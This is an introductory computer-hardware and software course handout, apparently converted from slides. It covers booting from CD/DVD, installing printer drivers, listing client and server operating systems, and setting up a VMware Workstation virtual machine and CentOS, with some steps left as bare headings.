- A message “Press any key to boot form CD” appears, press any key on the keyboard.
- Some bootable CDs will start automatically.



Setting CD/DVD as the Primary Boot Device (MAC)

- Insert the bootable CD or DVD. Restart or turn on the computer.



Setting CD/DVD as the Primary Boot Device (MAC)

- Once you hear the beep sound, hold down the Option key. The Option key will take the user to a menu that allows the user to select what device the user would like to boot from, including CD/DVD drive. If the user presses the C key it will skip this menu and automatically select the CD/DVD drive as the boot device.
- The user may have to hold the key for a few moments. Wait for the menu to appear or for the boot sequence to start.
- Booting from CD/DVD is slower than booting from the hard drive, so don't be alarmed if things loads slowly.



Next Topic

- **Installing a Printer**

Last Topic

- **What Is Booting**

Installing A Printer

- Sources of printer drivers
- Installing printer driver using CD
- Installing printer driver using default Windows drivers
- Installing printer driver by downloading driver form product website
- Sharing a network printer using TCP
- Configuring printer settings
- Sharing a local printer

Installing a Printer

- Before installing the Printer, make sure that the system meets the minimum hardware and software requirements as mentioned in the Printer's User Manual.
- For this refer to the System Requirements in the Printer's User Manual.



Connecting Printer

- Set printer near computer.
- Install software that came with printer.
- Plug the printer.
- Windows will automatically find new printer and install required additional software's.
- Printer will get installed.
- If there is any problem in installing printer, download update drivers.





Sources of Printer Drivers

- USB Printer when printer connects by, OS detects it and attempts to install it.
- Manufacturer Website you can search and download drivers from Printer manufacturers websites.
- E.g. if you are using printer of canon, you can go to canon's website and download drivers.
- Other websites Apart from manufacturer's websites there are some websites like Nodevice.com DriverGuid.com, from where you can download printer drivers.

Steps To Install Printer driver using CD

- Connect the printer to the computer using the USB cable and then insert the software CD.
- Double-click the CD drive.
- Double-click the Setup file.
- Follow the on-screen instructions to complete the installation.



Next Topic

- **Installing a OS Windows, Linux**

Last Topic

- **Installing a Printer**

What Is OS

- An **operating system** (OS) is **system** software that manages computer hardware, software resources, and provides common services for computer programs. ... **Operating systems** are found on many devices that contain a computer – from cellular phones and video game consoles to web servers and supercomputers.



What is Client operating system

- **Windows XP**
- **Windows Win 7**
- **Windows Win 8**
- **Windows Win 10**
- **Unix Operating System**



What is Server operating system

- Server 2000
- Server 2003
- Server 2008
- Server 2012
- Server 2012R2
- Server 2016
- Server 2019
- Linux





VMware Workstation

- VMware Workstation Pro is a hosted hypervisor that runs on x64 versions of Windows and Linux operating systems; it enables users to set up virtual machines on a single physical machine and use them simultaneously along with the host machine.



Steps -1 to Enable Virtualization In Bios



Steps -2 How to Download VMware Workstation


- Navigate to the **VMware Workstation Download Center**.
- Based on your requirements, click Go to Downloads for **VMware Workstation** for Windows or **VMware Workstation** for Linux.
- Click **Download Now**.
- If prompted, log in to your My **VMware** profile.



Steps -3 Install New OS in VMware Workstation

- **Step 1:** Go to File > New **Virtual Machine**.
- **Step 2:** Select Typical (recommended), and then press Next.
- **Step 3:** Pick **how to install** the operating system.
- Select Installer disc if the operating system is in the disc drive.
- **Step 4:** Choose precisely where the OS files are located.

Step 1: Go to File > New Virtual Machine




Step 2: Select Typical (recommended), and then press Next




Step 3: Pick How To Install The Operating System


- Select **Installer disc** if the operating system is in the disc drive. Otherwise, choose **Installer disc image file (iso)** if you have a file that contains the OS, like a Windows 10 ISO or an ISO for macOS.



Step 4: Choose Precisely Where The OS Files Are located



Step 5: Press Next to proceed to the screen where you name the new virtual machine



The screenshot shows a Windows-style dialog box titled "New Virtual Machine Wizard". The current step is "Name the Virtual Machine", with the instruction "What name would you like to use for this virtual machine?". There are two text input fields: "Virtual machine name:" containing "New Windows 10 VM" and "Location:" containing "C:\Users\Jon\Documents\Virtual Machines\New Windows 10 VM". A "Browse..." button is next to the location field. A note at the bottom states "The default location can be changed at Edit > Preferences." At the bottom right are three buttons: "< Back", "Next >" (highlighted with a blue border), and "Cancel". A faint reflection of the dialog box is visible below it.

New Virtual Machine Wizard

Name the Virtual Machine
What name would you like to use for this virtual machine?


Virtual machine name:

Location:

The default location can be changed at Edit > Preferences.

< Back Next > Cancel

Step 6: Define how storage should take place with this virtual machine, and then press Next



The screenshot shows the 'New Virtual Machine Wizard' dialog box, specifically the 'Specify Disk Capacity' step. The title bar reads 'New Virtual Machine Wizard'. Below the title bar, the section is titled 'Specify Disk Capacity' with the subtitle 'How large do you want this disk to be?'. The main text explains that the virtual machine's hard disk is stored as one or more files on the host computer's physical disk, starting small and growing as applications, files, and data are added. A 'Maximum disk size (GB)' spinner box is set to '60.0'. Below this, it states 'Recommended size for Windows 10 x64: 60 GB'. There are two radio button options: 'Store virtual disk as a single file' (which is selected) and 'Split virtual disk into multiple files'. A note under the second option states: 'Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.' At the bottom, there are four buttons: 'Help', '< Back', 'Next >', and 'Cancel'. The 'Next >' button is highlighted with a blue border. A faint, overlapping image of the same dialog box is visible in the background.

New Virtual Machine Wizard

Specify Disk Capacity
How large do you want this disk to be?

The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.

Maximum disk size (GB): 60.0

Recommended size for Windows 10 x64: 60 GB


☒ Store virtual disk as a single file

☐ Split virtual disk into multiple files


Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.

Help < Back Next > Cancel


Step 7: Select Customize Hardware and Make any Necessary changes



Step 8: Choose Close to exit the Hardware Screen and then Press Finish



Step 9: Follow the directions for your specific operating system install



Last Topic


- **Installing a Windows 7 & Windows 10**

Installation Process CentOS



CentOS


Step 1: Installation Process




Step 2: Welcome to CentOS Setup wizard – Select language




Step 3: CentOS Setup – Installation summary



Step 4: CentOS setup – Setup Root Password and Setup User




Step 5: CentOS – Login



